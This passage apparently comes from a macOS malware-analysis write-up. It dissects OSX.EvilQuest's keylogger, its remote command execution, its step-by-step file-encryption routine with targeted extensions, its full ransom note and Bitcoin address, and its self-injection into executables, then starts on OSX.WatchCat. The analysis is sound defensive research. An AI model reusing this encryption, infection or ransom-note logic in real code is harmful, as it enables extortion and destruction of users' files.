  The `react_keys` command starts a keylogger. Specifically it instructs the malware to spawn a background thread to execute a function named `eilf_rglk_watch_routine`. This function creates an event tap (via the `CGEventTapCreate` API), add it to the current runloop, then invokes the `CGEventTapEnable` to activate the event tap.
  Once the tap is activated, keypresses (e.g. by the user) will be delivered to the `process_event` function, which then converts the the raw keypresses "readable" key codes (via the `kconvert` function). Somewhat interestingly, the malware then passes the converted key code to the `printf` function …to print them out? (You'd have thunk it would write them to a file …). Perhaps this part of code is not quite done (yet)!

- Task `0x10`: `react_ping`

  The `react_ping` command simply compares a value from the server with the (now decrypted) string `"Hi there"`. A match causes this command to return "success", which likely just causes the malware to respond to the server for (more) tasking.

- Task `0x20`: `react_host`

  This method is a nop, and does nothing:

```
int react_host(int arg0) {
    return 0x0;
}
```

- Task 0x40: react_scmd

  The react_scmd command will execute a command from the server via the popen API:

  ```
  __text:0000000100009EDD                 mov     rdi, [rbp+var_18] ; char *
  __text:0000000100009EE1                 lea     rsi, aR          ; "r"
  __text:0000000100009EE8                 mov     [rbp+var_70], rax
  __text:0000000100009EEC                 call    _popen
  ```

  The response (output) of the command is read, and transmitted about to the server via the eicc_serialize_request and http_request functions.

The most readily observable side-affect of an OSX.EvilQuest infection is its file encryption (ransomware) activities.

After the malware has invoked a method named _s_is_high_time and waited on several timers to expire, it begins encrypting the (unfortunate) user's files, by invoking a function named carve_target.


The carve_target first begins the key generation process via a call to the random API, and functions named eip_seeds and eip_key. It then generates a list of files to encrypt, by invoking the get_targets function, passing in the is_file_target as a filter function. This filter function filters out all files, except those that match certain file extensions. The encrypted list of extensions is hard-coded in the malware.

Armed with a list of target files (that match the above extensions), the malware completes the key generation process (via a call to random_key, which in turn calls srandom and random), before calling a function named carve_target on each file.

The carve_target function is invoked with the path of the file to encrypt, the result of the call to random_key, as well as values from returned by the calls to eip_seeds and eip_key.

It takes the following actions:

1. Makes sure the file is accessible via a call to stat
2. Creates a temporary file name, via a call to a function named make_temp_name
3. Opens the target file for reading
4. Checks if the target file is already encrypted via a call to a function named is_carved (which checks for the presence of BEBABEDD at the end of the file).
5. Open the temporary file for writing
6. Read(s) 0x4000 byte chunks from the target file
7. Invokes a function named tpcrypt to encrypt the (0x4000) bytes
8. Write out the encrypted bytes to the temporary file
9. Repeats steps 6-8 until all bytes have been read and encrypted from the target file
10. Invokes a function named eip_encrypt to encrypt (certain?) keying information which is then appended to the temporary file
11. Writes 0DDBEBABE to end of the temporary file (as noted by **Dinesh Devadoss**)
12. Deletes the target file
13. Renames the temporary file to the target file



FILE ENCRYPTION
encrypt all files


```
(0x10eb6999e): .tar
(0x10eb699da): .zip
(0x10eb69a2a): .jpg
(0x10eb69a3e): .jpeg
(0x10eb69a52): .png
(0x10eb69a66): .gif
(0x10eb69aa2): .mp4
(0x10eb69ab6): .mp3
(0x10eb69aca): .mov
(0x10eb69b6a): .doc
(0x10eb69b7e): .txt
(0x10eb69b92): .docx
(0x10eb69ba6): .xls
(0x10eb69bba): .xlsx
(0x10eb69bce): .pages
(0x10eb69be2): .pdf
(0x10eb69e96): .numbers
(0x10eb69eb6): .keynote
(0x10eb69ed6): .ppt
(0x10eb69efe): .html
(0x10eb69f12): .xml
(0x10eb69f26): .json
(0x10eb69f82): .pkg
...
```

```
;carve_target
call make_temp_name

call fopen

call fread
call tpcrypt
call fwrite

mov  [rbp+buf], 0DDBEBABEh
call fwrite

call    unlink
call    rename
```

carve_target()

OSX.EvilQuest's file ransom logic


Once all the files in the list of target files have been encrypted, the malware writes out the following to a file named `READ_ME_NOW.txt`:



```
YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible
because they have been encrypted. Maybe you are busy looking for a way to recover your
files, but do not waste your time. Nobody can recover your file without our decryption
service.

We use 256-bit AES algorithm so it will take you more than a billion years to break this
encryption without knowing the key (you can read Wikipedia about AES if you don't believe
this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will require
us to use some processing power, electricity and storage on our side, so there's a fixed
processing fee of 50 USD. This is a one-time payment, no additional fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after
receiving this message, otherwise this offer will expire and you will lose your files
forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of
payment. The address you have to make payment is:

                    13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed
and will take from 2 to 5 hours depending on the processing power of your computer. After
that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```

OSX.EvilQuest's ransom note

To make sure the user reads this file, it displays the following modal prompt, and reads it aloud via macOS built-in `say` command:



Your files are encrypted

Many of your important documents, photos, videos, images and other files are no longer accessible because they have been encrypted.

Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
We guarantee however that you can recover your files safely and easily and this will cost you 50 USD without any additional fees.

Our offer is valid FOR 3 DAYS (starting now!). Full details can be found in the file: READ_ME_NOW.txt located on your Desktop


OSX.EvilQuest's ransom alert

The encryption logic was broken by researchers at SentinelOne:

"Breaking EvilQuest | Reversing A Custom macOS Ransomware File Encryption Routine"

Moreover, the ransomware logic has been removed in subsequent versions of the malware.

The most unique feature of `OSX.EvilQuest` is its capabilities to (locally) virally propagate. In short, the malware generates a list of executables on the system, the invokes a method named `append_ai` to inject itself into the binary:



VIRAL INFECTION!
...infect all binaries
computer virus: defined


"A computer virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code."

```
;ei_loader_thread
; parameter: "/Users"


lea     rcx, is_executable
call    get_targets


;for all targets
call    append_ei
```

"ei_loader_thread"
1 get_targets:
recursively generate file listing
invoke "is_executable" on each file
2 append_ei:
virally infect each target (executable)

OSX.EvilQuest's viral infection logic

The following image illustrates the details of the viral infection:



```
# ./ProcessMonitor

[process start]
path: ~/Desktop/foo.bin

[process start]
path: ~/Desktop/.foo.bin1
```

OSX.EvilQuest's viral infection logic


> To ensure the infected binary acts "normal" (i.e. runs its original code so that nothing appears amiss), the viral code writes the programs original bytes out to a new file named: .<orginalfilename>1. This file is then set executable (via chmod) and executed (via execl).

By injecting itself into the start of the (other) binaries on the system, the malware ensures that it is rather difficult to remove!

👾 OSX.WatchCat

> WatchCat appears to be a Lazarus APT group creation, that builds off previous backdoors …while adding new capabilities.
>
> ⬇ Download: **OSX.WatchCat** (password: infect3d)

As noted by the macOS security researcher **Scott Knight**, information about `OSX.WatchCat` was made public via the addition of an XProtect signature (version 2127):



Scott Knight
@sdotknight


XProtect 2127 adds two new rules to detect "watchcat". VT engines label it as NukeSpeed. Could be Lazarus related.

3bb96bfaf492782b38985f4bd6b7e7f9dc22c1332b42bb74b16041298fd31f93

4:19 AM · Jul 24, 2020

♡ 11 See Scott Knight's other Tweets

Scanning the malicious binary via **UXProtect**, shows a match on `XProtect_MACOS_580a1bc`:



Yara Scanner 0 Active Scans

/Users/patrick/Malware/WatchCat/WatchCat

Scan Results

	Hits	Files Scanned	Scan Start	Scan End	Target
●	1	1	2020-12-28 10:40:13	2020-12-28 10:40:13	/Users/patrick/Malware/WatchCat/WatchCat


Scan Rule Matches

Yara Rules	FilePath
XProtect_MACOS_580a1bc	/Users/patrick/Malware/WatchCat/WatchCat

Yara Files

1 Rule Files

Rule Count: 0
File Path: /System/Library/CoreServices/XProtect.bundle/Contents/Resources/XProtect.yara




```
$ cd /Library/Apple/System/Library/CoreServices/
$ cat XProtect.bundle/Contents/Resources/XProtect.yara

